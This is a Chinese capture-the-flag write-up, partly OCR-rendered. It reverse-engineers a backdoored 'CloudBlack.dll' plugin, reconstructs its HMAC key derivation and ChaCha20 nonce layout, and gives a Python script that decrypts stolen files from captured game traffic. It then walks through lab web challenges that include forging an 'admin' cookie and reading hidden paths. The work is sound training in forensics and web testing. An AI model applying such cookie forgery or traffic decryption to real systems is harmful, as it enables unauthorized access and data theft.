我们查一下调用函数时导入的算法串是什么：

```bash
python3 -c "d=open('CloudBlack.dll','rb').read(); off=0x26cac-0x25000+0x24400;
print(d[off:off+40].decode('utf-16le','ignore'))"
```



然后开始建对称密钥：

```asm
18000b070:   48 89 5c 24 20          mov    %rbx,0x20(%rsp)
18000b075:   c7 44 24 30 00 00 00    movl   $0x0,0x30(%rsp)
18000b07c:   00
18000b07d:   c7 44 24 28 20 00 00    movl   $0x20,0x28(%rsp)
18000b084:   00
18000b085:   48 8d 55 50             lea    0x50(%rbp),%rdx
18000b089:   45 31 c0                xor    %r8d,%r8d
18000b08c:   45 31 c9                xor    %r9d,%r9d
18000b08f:   e8 ae 83 01 00          call   0x180023442
```

接着组装认证加密信息结构：

```asm
18000b103:   48 b9 58 00 00 00 01    movabs $0x100000058,%rcx
18000b10a:   00 00 00
18000b10d:   48 89 4d f0             mov    %rcx,-0x10(%rbp)
18000b111:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
18000b115:   c7 45 00 0c 00 00 00    movl   $0xc,0x0(%rbp)
18000b11c:   48 8b 0e                mov    (%rsi),%rcx
18000b11f:   48 89 4d 08             mov    %rcx,0x8(%rbp)
18000b123:   8b 4e 08                mov    0x8(%rsi),%ecx
18000b126:   89 4d 10                mov    %ecx,0x10(%rbp)
18000b129:   49 8d 4e 18             lea    0x18(%r14),%rcx
18000b12d:   48 89 4d 18             mov    %rcx,0x18(%rbp)
18000b131:   c7 45 20 10 00 00 00    movl   $0x10,0x20(%rbp)
```

发现这就是标准的ChaCha20-Poly1305 认证加密信息，我们发现nonce不是在这里拼的实际上是从外部传入的（`18000b111:   48 89 7d f8             mov    %rdi,-0x8(%rbp)`），我们继续往上找调用点来把这个参数找出来：

```bash
grep -n "0x18000b010" dis.txt
```

```asm
667:   180001b64:       e8 a7 94 00 00          call   0x18000b010
```

我们反汇编它前后的代码来看看它的逻辑：

```bash
objdump -d --start-address=0x180001a00 --stop-address=0x180001b80 CloudBlack.dll
```

```asm
180001a72:   44 8b 43 0c             mov    0xc(%rbx),%r8d
180001a76:   44 89 85 cc 13 00 00    mov    %r8d,0x13cc(%rbp)
180001a7d:   8b 53 10                mov    0x10(%rbx),%edx
180001a80:   89 95 d0 13 00 00       mov    %edx,0x13d0(%rbp)
180001a86:   4c 8b a5 b8 15 00 00    mov    0x15b8(%rbp),%r12
180001a8d:   44 89 e1                mov    %r12d,%ecx
180001a90:   e8 eb 1e 01 00          call   0x180013980
180001a95:   66 89 85 d4 13 00 00    mov    %ax,0x13d4(%rbp)
180001a9c:   66 44 89 b5 d6 13 00    mov    %r14w,0x13d6(%rbp)
180001aa3:   00
180001aa4:   0f b7 07                movzwl (%rdi),%eax
```

```
180001aa7:   8b 8d 10 15 00 00       mov    0x1510(%rbp),%ecx
180001aad:   2b 8d 08 15 00 00       sub    0x1508(%rbp),%ecx
180001ab3:   66 89 85 d8 13 00 00    mov    %ax,0x13d8(%rbp)
180001aba:   66 89 8d da 13 00 00    mov    %cx,0x13da(%rbp)
180001ac1:   8b 47 14                mov    0x14(%rdi),%eax
180001ac4:   89 85 dc 13 00 00       mov    %eax,0x13dc(%rbp)
180001aca:   48 8d 8d b0 13 00 00    lea    0x13b0(%rbp),%rcx
180001ad1:   48 8d 95 c8 13 00 00    lea    0x13c8(%rbp),%rdx
180001ad8:   e8 d3 1b 01 00          call   0x1800136b0
180001add:   90                      nop
180001ade:   44 0f b7 0f             movzwl (%rdi),%r9d
180001ae2:   44 8b 43 10             mov    0x10(%rbx),%r8d
180001ae6:   66 44 89 64 24 20       mov    %r12w,0x20(%rsp)
180001aec:   48 8d bd 44 13 00 00    lea    0x1344(%rbp),%rdi
180001af3:   48 89 f9                mov    %rdi,%rcx
180001af6:   48 8d 15 83 3b 02 00    lea    0x23b83(%rip),%rdx        # 0x180025680
180001afd:   e8 8e 1e 01 00          call   0x180013990
```

这部分是关键的nonce组装部分，构造函数在 `0x1afd: call 0x180013990` 这里，我们继续查这部分的反汇编：

BASH

```
objdump -d --start-address=0x180013990 --stop-address=0x1800139b0 CloudBlack.dll
```

```
0000000180013990 <.text+0x12990>:
  180013990:   48 89 c8                mov    %rcx,%rax
  180013993:   0f b7 4c 24 28          movzwl 0x28(%rsp),%ecx
  180013998:   8b 12                   mov    (%rdx),%edx
  18001399a:   89 10                   mov    %edx,(%rax)
  18001399c:   44 89 40 04             mov    %r8d,0x4(%rax)
  1800139a0:   66 44 89 48 08          mov    %r9w,0x8(%rax)
  1800139a5:   66 89 48 0a             mov    %cx,0xa(%rax)
  1800139a9:   c3                      ret
  1800139aa:   cc                      int3
  1800139ab:   cc                      int3
  1800139ac:   cc                      int3
  1800139ad:   cc                      int3
  1800139ae:   cc                      int3
  1800139af:   cc                      int3
```

一个小函数将nonce的拼装一览无余

最后我们加密的完整流程也就梳理清楚了：插件先从config的entry里取出 subject、ctrl、sid、stream等字段，与硬编码常量 CONST16、AG拼成一个 56 字节的素材串，前24字节（CONST16||subject||ctrl）作为第一段 HMAC 的密钥，后32字节（AG||sid||stream）留作第二段数据；先用 proof 对前 24 字节算出中间密钥 layer1，再在第二段数据末尾追加一个字节 0x01，算出最终密钥 final，全程走 BCrypt 的 SHA256/HMAC，而加密用的正是这 32 字节的 final。nonce 则由 CONST16 的前 4 字节（CONST4）、sid、文件 ID t、块号按 4+4+2+2 拼成 12 字节，每个数据块一个，配合 16 字节的 Poly1305 标签与认证数据完成加密

完整求解脚本如下：

PY

```
import struct, hmac, hashlib, base64, re, pickle
# ChaCha20 纯标准库实现
```

```
def rotl(x, n):
    return ((x << n) | (x >> (32 - n))) & 0xffffffff
def qr(a, b, c, d):
    a = (a + b) & 0xffffffff; d ^= a; d = rotl(d, 16)
    c = (c + d) & 0xffffffff; b ^= c; b = rotl(b, 12)
    a = (a + b) & 0xffffffff; d ^= a; d = rotl(d, 8)
    c = (c + d) & 0xffffffff; b ^= c; b = rotl(b, 7)
    return a, b, c, d
def chacha_block(key, counter, nonce):
    st = [0x61707865, 0x3320646e, 0x79622d32, 0x6b206574] + \
         list(struct.unpack('<8I', key)) + [counter] + list(struct.unpack('<3I', nonce))
    x = st[:]
    for _ in range(10):
        x[0], x[4], x[8], x[12] = qr(x[0], x[4], x[8], x[12])
        x[1], x[5], x[9], x[13] = qr(x[1], x[5], x[9], x[13])
        x[2], x[6], x[10], x[14] = qr(x[2], x[6], x[10], x[14])
        x[3], x[7], x[11], x[15] = qr(x[3], x[7], x[11], x[15])
        x[0], x[5], x[10], x[15] = qr(x[0], x[5], x[10], x[15])
        x[1], x[6], x[11], x[12] = qr(x[1], x[6], x[11], x[12])
        x[2], x[7], x[8], x[13] = qr(x[2], x[7], x[8], x[13])
        x[3], x[4], x[9], x[14] = qr(x[3], x[4], x[9], x[14])
    out = [(x[i] + st[i]) & 0xffffffff for i in range(16)]
    return struct.pack('<16I', *out)
def chacha_decrypt(key, nonce, ct, skip=0):
    ks = b''
    ctr = 0
    need = skip + len(ct)
    while len(ks) < need:
        ks += chacha_block(key, ctr, nonce)
        ctr += 1
    return bytes(a ^ b for a, b in zip(ct, ks[skip:skip + len(ct)]))
# NBT 解析（基岩版小端）
def parse_nbt(d, pos):
    typ = d[pos]; pos += 1
    nl = int.from_bytes(d[pos:pos + 2], 'little'); pos += 2
    name = d[pos:pos + nl].decode('utf-8', 'ignore'); pos += nl
    if typ == 1:
        val, pos = d[pos], pos + 1
    elif typ == 2:
        val = int.from_bytes(d[pos:pos + 2], 'little'); pos += 2
    elif typ == 3:
        val = int.from_bytes(d[pos:pos + 4], 'little'); pos += 4
    elif typ == 4:
        val = int.from_bytes(d[pos:pos + 8], 'little'); pos += 8
    elif typ == 8:
        sl = int.from_bytes(d[pos:pos + 2], 'little'); pos += 2
        val = d[pos:pos + sl].decode('utf-8', 'ignore'); pos += sl
    elif typ == 9:
        et = d[pos]; pos += 1
        cnt = int.from_bytes(d[pos:pos + 4], 'little'); pos += 4
        val = []
        for _ in range(cnt):
            if et == 8:
                sl = int.from_bytes(d[pos:pos + 2], 'little'); pos += 2
                val.append(d[pos:pos + sl].decode('utf-8', 'ignore')); pos += sl
            else:
                break
    elif typ == 10:
        val = {}
```

```
        while d[pos] ≠ 0:
            n, v, pos = parse_nbt(d, pos)
            val[n] = v
        pos += 1
    else:
        val = None
    return name, val, pos
# 从 subs 提取 27 个数据块 (t, tag, ct)
subs = pickle.load(open('subs.pkl', 'rb'))
rows = []
for rec in subs:
    pid = rec[2]; sp = rec[3]        # 四元组 (源端口, 目标端口, pid, payload)
    if pid ≠ 0x32 or b'\x0a\x00\x00' not in sp:
        continue
    nbt = None
    for i in range(len(sp) - 3, -1, -1):   # NBT 根: 从包尾向前找 0a 00 00
        if sp[i:i + 3] == b'\x0a\x00\x00':
            try:
                _, nbt, pos = parse_nbt(sp, i)
                if pos ≤ len(sp) and isinstance(nbt, dict) and nbt:
                    break
            except IndexError:
                continue
    if nbt is None:
        continue
    while len(nbt) == 1 and isinstance(next(iter(nbt.values())), dict):
        nbt = next(iter(nbt.values()))
    if 'a' in nbt and 'b' in nbt:
        rows.append((nbt['t'], base64.b64decode(nbt['a']), base64.b64decode(nbt['b'])))
print(f"数据块: {len(rows)}")
# 密钥派生（反汇编定稿公式）
CONST16 = bytes.fromhex('9f4c57d15b62f658a3f14a8b2f2a7c10')
AG = b'CloudBlack/ShulkerCache/v1'
proof = base64.b64decode('9Og+RWlg3Vl1jy3U5wHCQ/G2+VpYnlCs6r6Gk55lj8U=')
P1 = CONST16 + struct.pack('<I', 1300896325) + struct.pack('<I', 0xa1b2c3d4)
P2 = AG + struct.pack('<I', 188621) + struct.pack('<H', 9)
layer1 = hmac.new(P1, proof, hashlib.sha256).digest()
final = hmac.new(layer1, P2 + b'\x01', hashlib.sha256).digest()
print("final key:", final.hex())
# 试 gk 解密（验证式: 明文头 SHP1 且 w0==t）
blocks = {}
for t, tag, ct in rows:
    hit = None
    for gk in range(32):
        nonce = CONST16[:4] + struct.pack('<I', 188621) + struct.pack('<H', t) +
struct.pack('<H', gk)
        pt = chacha_decrypt(final, nonce, ct, skip=64)   # 跳过 block0(64B)=Poly1305 key
        if pt[:4] == b'SHP1':
            w0, blk, tot, dl = struct.unpack_from('<HHHH', pt, 8)
            if w0 == t:
                hit = (gk, blk, tot, dl, pt)
                break
    if hit is None:
        print("NOFIT t=", t, "len=", len(ct)); continue
    gk, blk, tot, dl, pt = hit
    blocks.setdefault(t, {})[blk] = (dl, pt)
# 重组 7 文件 + 搜 flag
files = {}
for t in sorted(blocks):
```


```
        data = b''
        for blk in sorted(blocks[t]):
            dl, pt = blocks[t][blk]
            data += pt[32:32 + dl]
        files[t] = data
        open(f'recovered_{t}.bin', 'wb').write(data)
        print(f"t={t} blocks={len(blocks[t])} bytes={len(data)} head={data[:16]}")
    allp = b''.join(files.values())
    for m in re.finditer(rb'moectf\{[^}]*\}', allp):
        print("FLAG:", m.group().decode())
```

```
(base) li@suki:~/moectf2026/cloudback$ python3 decrpty.py
数据块: 27
final key: 64b21e30ace4a4e28336e0601a9bff7ca4bb347c0ab45d06d79337d5ed25f17e
t=4609 blocks=2 bytes=840 head=b'-----BEGIN PRIVA'
t=4610 blocks=2 bytes=720 head=b'{"endpoint":"htt'
t=4611 blocks=2 bytes=650 head=b'{"provider":"cha'
t=4612 blocks=2 bytes=770 head=b'[storage]\nhost=1'
t=4613 blocks=2 bytes=620 head=b'bot:\n  enabled: '
t=4614 blocks=8 bytes=3750 head=b'CBIX\x01\x00I\x00\xae\x15S\x1dO/-$'
t=4848 blocks=9 bytes=4300 head=b'CBSG\x03\x00\x04\x00\x01\x00\x00\x00\xdc\x01\x00\x00'
FLAG: moectf{Fr33_Cl0ud_B4ckd00r_F0r_Y0u}
```


Web安全与渗透测试

- 查分系统

网页打开该静态html，F12打开网络搜m，查到学号


欢迎
元素
源代码
网络
性能
内存
应用程序
安全性
搜索
查找
保留日志
禁用缓存
无限制
筛选器
反转
增加筛选条件
全部
Fetch/XHR
文档
CSS
JS
字体
Img
媒体
清单
套接字
Wasm
其他
20 ms
40 ms
60 ms
80 ms
100 ms
名称
system.html
标头
预览
响应
发起程序
计时
"Ⅱ-4-2": 9,
"Ⅱ-5": 1,
"Ⅲ-1-1": 7,
"Ⅲ-1-2": 4,
"Ⅲ-1-3": 10,
"Ⅲ-1-4": 3,
"Ⅲ-2-1": 5,
"Ⅲ-2-2": 5,
"Ⅲ-2-3": 7,
"总分": 174,
"折合": 62.142857
},
{
"序号": 47,
"学号": "25192837465",
"姓名": "moectf",
"专业": "计算机科学与技术",
"Ⅰ-1-1": 10,
"Ⅰ-1-2": 2,
"Ⅰ-2-1": 2,
"Ⅰ-2-2": 10,
"Ⅰ-2-3": 9,
"Ⅰ-2-4": 6,
"Ⅰ-3-1": 1,
"Ⅰ-3-2": 6,
"Ⅰ-4-1": 3,
无搜索结果
键入并按 Enter 进行搜索
m
14 of 43
1 次请求
已传输
76.3 kB
1 已选择字符
控制台
问题
top
筛选器
默认级别
没有问题

搜学号：



- 归途

F12打开浏览器看到响应：

```HTML
{
    "key": "Key3-M0szeUVuKw==",
    "message": "Do you know url params? Try to get Key4"
}
```

burp改参数：`GET /getKey?id=4 HTTP/1.1`

响应：

```HTTP
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.13
Date: Tue, 11 Aug 2026 07:41:54 GMT
Content-Type: application/json; charset=utf-8
key: Key5-ITkzdA==
Content-Length: 108

{"key": "Key4-ZXJUaDFzbGE=", "message": "Do you know HTTP headers? Check it. Besides, Try to POST this api"}
```

改请求头为POST发送：

```HTML
{"key": "Key6-ZnwxbGFA", "message": "Try login!"}
```

浏览器访问：http://127.0.0.1:18080/login

给了一组用户名密码：

用户名是

```
guest
```


密码是

```
p@33vv0rd
```

burp拦截请求发送（用户名密码用这个）：

```HTTP
HTTP/1.0 302 Found
Server: BaseHTTP/0.6 Python/3.12.13
Date: Tue, 11 Aug 2026 07:56:59 GMT
Location: /info
Set-Cookie: user=guest; Path=/; SameSite=Lax
```

浏览器访问http://127.0.0.1:18080/info↗用上面的用户名密码登录进去后：




将Cookie改成admin再次尝试：

爬虫限制文件是robots.txt，访问http://127.0.0.1:18080/robots.txt↗：

```http
User-agent: *
Disallow: /f13ggggg
```

直接访问该地址http://127.0.0.1:18080/f13ggggg↗：



汇总之前的key发现没有key1和key2，我们重新回到最开始，F12搜key1和key2：

```
)g|console|N2ghNUkkTQ|Key1'.split('|'),0,
'\\5\\6\\4\\b\\g\\0\\h\\3\\i\\0\\f\\1\\1\
```


```
<!-- Key2-QDBtNG9k -->
<section class="hero">
  <span class="cat-icon">🐱 🚀</span>
  <h1><span class="spark">猫猫的太空冒险·
  <p class="story">可怜的猫猫被外星人绑架
  <p id="api-status">正在扫描外星服务器信
```

